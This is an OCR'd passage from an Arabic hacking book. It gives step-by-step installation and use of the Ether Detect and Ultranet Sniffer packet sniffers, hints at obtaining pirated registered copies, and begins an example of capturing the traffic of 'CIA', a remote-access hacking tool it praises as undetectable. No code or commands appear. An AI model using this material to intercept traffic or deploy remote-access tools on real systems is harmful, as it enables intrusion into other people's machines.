
ستجده مرفقاً مع الاسطوانة الملحقة بالكتاب فقط قم بالدخول إلى الفصل الأول ثم قم بالضغط على زر تثبيت برنامج Ether Detect .

كيفية تثبيته :


تثبيت البرنامج لا يحتاج لشرح أيضاً ولكن سأشرح كيفية تثبيته للمبتدأين :

هذه الخطوة لتأكيد تثبيت البرنامج .


قم بالضغط على الزر Next .



قم بالضغط على الزر Next لكي توافق على اتفاقية البرنامج .




قم بالضغط على الزر Next .




هذه الخطوة يمكنك من خلالها تحديد مكان تثبيت البرنامج ، لو تركته دون تغيير سيتم تحميله إلى المكان الافتراضي Program Files .

اضغط على الزر Next .




هذه الخطوة من أجل تحديد اسم الباكج داخل مدير البرامج .




هذه الخطوة من أجل بدأ التثبيت .

قم بالضغط على الزر Next .




الآن تتم عملية التثبيت




هذه الخطوة من أجل تثبيت WinPcap والذي يقوم بلقط الحزم .

اضغط على الزر Finish .




هذه الخطوة من اجل تأكيد تثبيت أداة WinPcap .


قم بالضغط على الزر Yes فلا يمكن للبرنامج أن يعمل بدونها .




قم بالضغط على الزر Next .



يجب عليك الموافقة على اتفاقية البرنامج من خلال الضغط على صندوق الاختيار Yes كما هو موضح بالصورة التالية :



الآن يتم تثبيت البرنامج على النظام .



تشغيل البرنامج :


سيتم تشغيل البرنامج تلقائياً بعد الانتهاء من التثبيت أو يمكنك تشغيله من على سطح المكتب أو من قائمة Start ثم All Programs ثم ابحث عن برنامج Ether Detect .

ملحوظة :


البرنامج غير مسجل وهو نسخة للتجربة ويمكنك الحصول عليه كاملاً من على شبكة الإنترنت من خلال شراءه أو البحث عن نسخة مسجلة .

عند تشغيل البرنامج ستظهر لك النافذة التالية لأن النسخة غير مسجلة :

قم بالضغط على الزر Try It لتتجاوز نافذة التسجيل .




قم بالضغط على الزر Start كما توضح الصورة التالية :




بعد أن تقوم بالخطوة السابقة سيتم تسجيل كل محاولة اتصال والحزم التي ترسل من وإلي الجهاز .


عند حدوث تسجيل لأي محاولة اتصال يمكنك الضغط عليها لرؤية توابعها.



قم بالضغط على الحزمة التي تريد رؤية بياناتها كما توضح الصورة التالية :



ستظهر لك بيانات الحزمة المشفرة كما هو واضح في الصورة :



البيانات المظللة هي بيانات الحزمة يمكنك نسخها ولصقها في أي محرر نصوص



برنامج : ULTRANET SNIFFER

برنامج Ultranet sniffer وهو من أقوي برامج شم الجزم وتحليلها وأنصحك باستخدامه عن بقية البرامج وذلك لسهولته والشرح التالي لبرامج البوت سيكون من خلاله .


كيفية الحصول عليه :

ستجده مرفقاً مع الاسطوانة الملحقة بالكتاب فقط قم بالدخول إلى الفصل الأول ثم قم بالضغط على زر تثبيت برنامج **Ultranet sniffer**

كيفية تثبيته :


هذه الخطوة من اجل تأكيد تثبيت البرنامج .

قم بالضغط على الزر Next .




هذه الخطوة يمكنك من خلالها تحديد مكان تثبيت البرنامج ، لو تركته دون تغيير سيتم تحميله إلى المكان الافتراضي Program Files .


اضغط على الزر Next .




هذه الخطوة من أجل تحديد اسم الباكج داخل مدير البرامج لا تقم بأي تغيير .




هذه الخطوة من أجل تأكيد تثبيت البرنامج بالخيارات السابقة .



يقوم الآن البرنامج بتثبيت نفسه على النظام .




تم الانتهاء من تثبيت البرنامج .




بعد الانتهاء من التثبيت يجب عليك إعادة تشغيل الجهاز Restart .

يمكنك الضغط على الزر Cancel لو لا تريد عمل إعادة تشغيل الآن .




هذه النافذة خاصة بتحديد نوع كارت الشبكة – جهاز الشبكة الخاص بك – قم بتحديد نوعه ، ويمكنك معرفه نوعه من الـــ Device Manager .



بعد أن تقوم باختيار نوع الكارت اضغط على الزر ok .



في حالة اختيارك لتعريف كارت خطأ ستظهر لك هذه الرسالة :



تشغيل البرنامج :


سيتم تشغيل البرنامج تلقائياً بعد الانتهاء من التثبيت أو يمكنك تشغيله من على سطح المكتب أو من قائمة Start ثم All Programs ثم ابحث عن برنامج Ultranet sniffer .

ملحوظة :


البرنامج غير مسجل وهو نسخة للتجربة ويمكنك الحصول عليه كاملاً من على شبكة الإنترنت من خلال شراءه أو البحث عن نسخة مسجلة .

عند تشغيل البرنامج ستجد هذه النافذة تظهر لك وهي نافذة التسجيل .


اضغط على الزر Try It لتتجاوز هذه النافذة .



يمكنك تسجيل محولات الاتصال من خلال الضغط على الزر Start .



وسيتم تسجيل أي محاولة اتصال وإدراجها بالنافذة التالية :



هكذا نكون انتهينا من شرح كيفية التجسس على الحزم وكيفية الوصول إلى بياناتها المشفرة في الصفحات التالية سنجد شرح مفصل عن كيفية تحليل تلك البيانات وكيفية استغلالها في التبويت على برنامج .

قبل أن أقوم بشرح كيفية تحليل البيانات المشفرة سوف أقوم بشرح مثال حي عن كيفية التجسس على برنامج بعينه وسنجعل مثالنا هنا برنامج CIA .

ملحوظة :

لمن لا يعرف CIA : هو برنامج اختراق أجهزة على أعلى مستوى ينافس في قوته أكبر برامج اختراق الأجهزة وسنتكلم عنه باستفاضة في فصل اختراق الأجهزة لميزة الإصدارة الجديدة منه التي لا يراها أقوى برامج الحماية .

قم بتشغيل برنامج CIA وستجده في الأسطوانة الملحقة بالكتاب فقط أدخل على فصل اختراق الأجهزة وستجد زر يحمل اسمه ، قم بتشغيل السيرفر الخاص به على الجهاز ثم قم بتشغيل العميل الخاص به وقم بعمل اتصال
في حالة عدم معرفتك لذلك أذهب لكتاب اختراق الأجهزة للمهندس **أحمد حسن خميس** وستجد شرح مفصل عن كيفية التعامل مع برامج اختراق الأجهزة .

الآن بعد أن قمت بالضغط على زر اتصال Connect تم الاتصال بالسيرفر ، وظيفتنا الآن مسك الحزمة التي يرسلها العميل إلى السير فر والحزمة الأخرى التي يرسلها السير فر إلى العميل لتأكيد عملية الاتصال وطبعاً سنقوم بعمل ذلك من خلال استخدامنا لبرنامج Comm View وذلك في الخطوات التالية :

